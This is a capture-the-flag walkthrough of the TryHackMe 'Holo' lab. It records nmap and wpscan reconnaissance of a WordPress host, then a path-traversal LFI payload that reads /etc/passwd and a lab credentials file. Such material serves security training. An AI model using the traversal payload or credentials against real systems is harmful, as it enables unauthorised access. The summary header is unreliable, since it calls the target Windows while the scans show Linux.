TryHackMe - Holo (Windows)
TryHackMe Holo Windows walkthrough focused on practical exploitation steps and privilege escalation techniques.
Overview
| Field | Value |
|---|---|
| OS | Windows |
| Difficulty | Not specified |
| Attack Surface | 22/tcp on 10.200.107.250, 22/tcp on 10.200.107.33, 80/tcp on 10.200.107.33, 22/tcp open ssh, 80/tcp open http, 22/tcp open ssh |
| Primary Entry Vector | brute-force, sqli, lfi |
| Privilege Escalation Path | Local misconfiguration or credential reuse to elevate privileges |
Reconnaissance
1. PortScan
Initial reconnaissance narrows the attack surface by establishing public services and versions. Under the OSCP assumption, it is important to identify “intrusion entry candidates” and “lateral expansion candidates” at the same time during the first scan.
Rustscan
💡 Why this works
High-quality reconnaissance narrows a large attack surface into a few validated exploitation paths. Accurate service mapping prevents time loss and supports targeted follow-up testing.
Initial Foothold
Not implemented (or log not saved)
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
✅[CPU:1][MEM:24][IP:10.50.103.3]/home/n0z0 🐉 sudo nmap -sn -n 10.200.107.0/24 192.168.127.0/24 -oA Ping-Sweep
✅[CPU:1][MEM:24][IP:10.50.103.3]/home/n0z0 🐉 sudo nmap -sn -n 10.200.107.0/24 192.168.127.0/24 -oA Ping-Sweep
[sudo] password for n0z0:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 00:29 JST
Nmap scan report for 10.200.107.33
Host is up (0.25s latency).
Nmap scan report for 10.200.107.250
Host is up (0.25s latency).
Nmap scan report for 192.168.127.1
Host is up (0.00088s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.254
Host is up (0.00072s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.2
Host is up.
Nmap done: 512 IP addresses (5 hosts up) scanned in 19.32 seconds
2. Local Shell
ここでは初期侵入からユーザーシェル獲得までの手順を記録します。コマンド実行の意図と、次に見るべき出力(資格情報、設定不備、実行権限)を意識して追跡します。
実施ログ(統合)
VPNに接続後何個かのIPが付与されたこと確認した
1
2
3
4
5
6
7
8
9
✅[CPU:1][MEM:24][IP:10.50.103.3]/home/n0z0 🐉 route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.127.1   0.0.0.0         UG    0      0        0 wsltap
10.50.103.0     0.0.0.0         255.255.255.0   U     0      0        0 tun0
10.200.107.0    10.50.103.1     255.255.255.0   UG    1000   0        0 tun0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.30.0.0      0.0.0.0         255.255.240.0   U     0      0        0 eth0
192.168.127.0   0.0.0.0         255.255.255.0   U     0      0        0 wsltap
それぞれスィーピングしてみる
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
✅[CPU:1][MEM:24][IP:10.50.103.3]/home/n0z0 🐉 sudo nmap -sn -n 10.200.107.0/24 192.168.127.0/24 -oA Ping-Sweep
[sudo] password for n0z0:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 00:29 JST
Nmap scan report for 10.200.107.33
Host is up (0.25s latency).
Nmap scan report for 10.200.107.250
Host is up (0.25s latency).
Nmap scan report for 192.168.127.1
Host is up (0.00088s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.254
Host is up (0.00072s latency).
MAC Address: 5A:94:EF:E4:0C:DD (Unknown)
Nmap scan report for 192.168.127.2
Host is up.
Nmap done: 512 IP addresses (5 hosts up) scanned in 19.32 seconds
下記のIPがヒットした
10.200.107.33
10.200.107.250
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
✅[CPU:0][MEM:25][IP:10.50.103.3]/home/n0z0 🐉 sudo nmap -sS 10.200.107.33 10.200.107.250 -v -oA Initial-Scan-Subnet1-Hosts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 00:44 JST
Initiating Ping Scan at 00:44
Scanning 2 hosts [4 ports/host]
Completed Ping Scan at 00:44, 0.29s elapsed (2 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 00:44
Completed Parallel DNS resolution of 2 hosts. at 00:44, 13.00s elapsed
Initiating SYN Stealth Scan at 00:44
Scanning 2 hosts [1000 ports/host]
Discovered open port 22/tcp on 10.200.107.250
Discovered open port 22/tcp on 10.200.107.33
Discovered open port 80/tcp on 10.200.107.33
Completed SYN Stealth Scan against 10.200.107.33 in 5.94s (1 host left)
Completed SYN Stealth Scan at 00:44, 7.24s elapsed (2000 total ports)
Nmap scan report for 10.200.107.33
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.200.107.250
Host is up (0.25s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Read data files from: /usr/bin/../share/nmap
Nmap done: 2 IP addresses (2 hosts up) scanned in 20.74 seconds
           Raw packets sent: 2013 (88.524KB) | Rcvd: 2039 (81.608KB)
10.200.107.33は80と22が開いてる
10.200.107.250は80だけ開いてた
脆弱性含めてスキャンしたら
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
✅[1:32][CPU:2][MEM:26][IP:10.50.103.3][/home/n0z0]
🐉 > nmap -p- -sC -sV --script vuln -T4 $ip
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 01:32 JST
Warning: 10.200.107.33 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.200.107.33
Host is up (0.25s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23        *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623        *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC        *EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    9.8     https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A        *EXPLOIT*
|       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       PACKETSTORM:173661      7.5     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    7.5     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807        *EXPLOIT*
|       CVE-2020-12062  7.5     https://vulners.com/cve/CVE-2020-12062
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       CVE-2021-28041  7.1     https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  7.0     https://vulners.com/cve/CVE-2021-41617
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3        *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207        *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2020-14145  5.9     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  5.3     https://vulners.com/cve/CVE-2016-20012
|       CVE-2021-36368  3.7     https://vulners.com/cve/CVE-2021-36368
|_      PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
80/tcp    open     http?
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.200.107.33
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.200.107.33:80/
|     Form id:
|_    Form action: http://www.holo.live/
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
6940/tcp  filtered unknown
14927/tcp filtered unknown
19424/tcp filtered unknown
22955/tcp filtered unknown
30333/tcp filtered unknown
33060/tcp open     mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
37890/tcp filtered unknown
38897/tcp filtered unknown
43084/tcp filtered unknown
44844/tcp filtered unknown
48491/tcp filtered unknown
60280/tcp filtered unknown
61015/tcp filtered unknown
62218/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=9/29%Time=66F83450%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\
SF:0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
SF:ng,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpti
SF:ons,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY
SF:000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\
SF:0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1391.48 seconds
wordpressを使ってることが分かった
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
❌[2:09][CPU:4][MEM:32][IP:10.50.103.3][/home/n0z0]
🐉 > sudo nmap -sV -sC -A $ip -p 22,80,33060 -oA $ip-Script-Scan
[sudo] password for n0z0:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 02:09 JST
Nmap scan report for www.holo.live (10.200.107.33)
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:6f:2e:a7:af:42:f8:0d:d6:09:71:01:25:48:ea:30 (RSA)
|   256 26:c8:d1:38:41:a8:ab:93:34:35:44:43:bb:ba:a3:63 (ECDSA)
|_  256 0d:ce:93:68:d2:9b:c5:ff:30:f3:df:1f:33:7a:34:87 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29
|_http-title: holo.live
| http-robots.txt: 21 disallowed entries (15 shown)
| /var/www/wordpress/index.php
| /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
| /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
| /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
| /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
|_http-generator: WordPress 5.5.3
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=9/29%Time=66F83862%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\
SF:0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
SF:ng,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SIPOpti
SF:ons,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NCP,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY
SF:000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\
SF:0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\x05\x1a\0"
SF:)%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP
Running (JUST GUESSING): Linux 2.4.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:2.4.20
Aggressive OS guesses: Tomato 1.28 (Linux 2.4.20) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   247.01 ms 10.50.103.1
2   247.81 ms www.holo.live (10.200.107.33)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.52 seconds
10.200.107.250はsshが22で空いてる
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
❌[2:11][CPU:4][MEM:33][IP:10.50.103.3][/home/n0z0]
🐉 > sudo nmap -sV -sC -A 10.200.107.250 -p 22,80,33060 -oA $10.200.107.250-Script-Scan
[sudo] password for n0z0:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 02:18 JST
Nmap scan report for 10.200.107.250
Host is up (0.25s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a4:ed:89:0f:d5:c5:f0:2f:37:df:9e:a1:24:d4:1a:d4 (RSA)
|   256 78:eb:8b:29:86:8c:a2:c4:6a:fd:35:41:0e:57:f9:70 (ECDSA)
|_  256 4e:48:a3:37:77:b3:df:ec:5a:e7:d6:34:82:89:01:b9 (ED25519)
80/tcp    closed http
33060/tcp closed mysqlx
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/29%OT=22%CT=80%CU=44751%PV=Y%DS=1%DC=T%G=Y%TM=66F
OS:83A85%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST11NW7%O5=M50
OS:9ST11NW7%O6=M509ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   245.56 ms 10.200.107.250

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.78 seconds
Wordpress使ってそう。 脆弱性は見つかった
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
❌[1:31][CPU:2][MEM:26][IP:10.50.103.3][/home/n0z0/tools]
🐉 wpscan --url http://10.200.107.33 --enumerate vp --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.200.107.33/ [10.200.107.33]
[+] Started: Sun Sep 29 01:32:06 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.29 (Ubuntu)
 |  - X-UA-Compatible: IE=edge
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.200.107.33/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.200.107.33/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.200.107.33/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.200.107.33/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.5.3 identified (Insecure, released on 2020-10-30).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.200.107.33/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.5.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.200.107.33/, Match: 'WordPress 5.5.3'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <========================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.200.107.33/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Sep 29 01:32:14 2024
[+] Requests Done: 25
[+] Cached Requests: 31
[+] Data Sent: 5.235 KB
[+] Data Received: 135.669 KB
[+] Memory used: 149.227 MB
[+] Elapsed time: 00:00:07
https://www.exploit-db.com/exploits/39521
 Caption: Screenshot captured during holo attack workflow (step 1).
LFIする
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
http://dev.holo.live/img.php?file=../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
http://dev.holo.live/img.php?file=/var/www/admin/supersecretdir/creds.txt
I know you forget things, so I'm leaving this note for you:
admin:DBManagerLogin!
- gurag <3
catコマンドを自動で実行してくれそうなphpが記載されてた
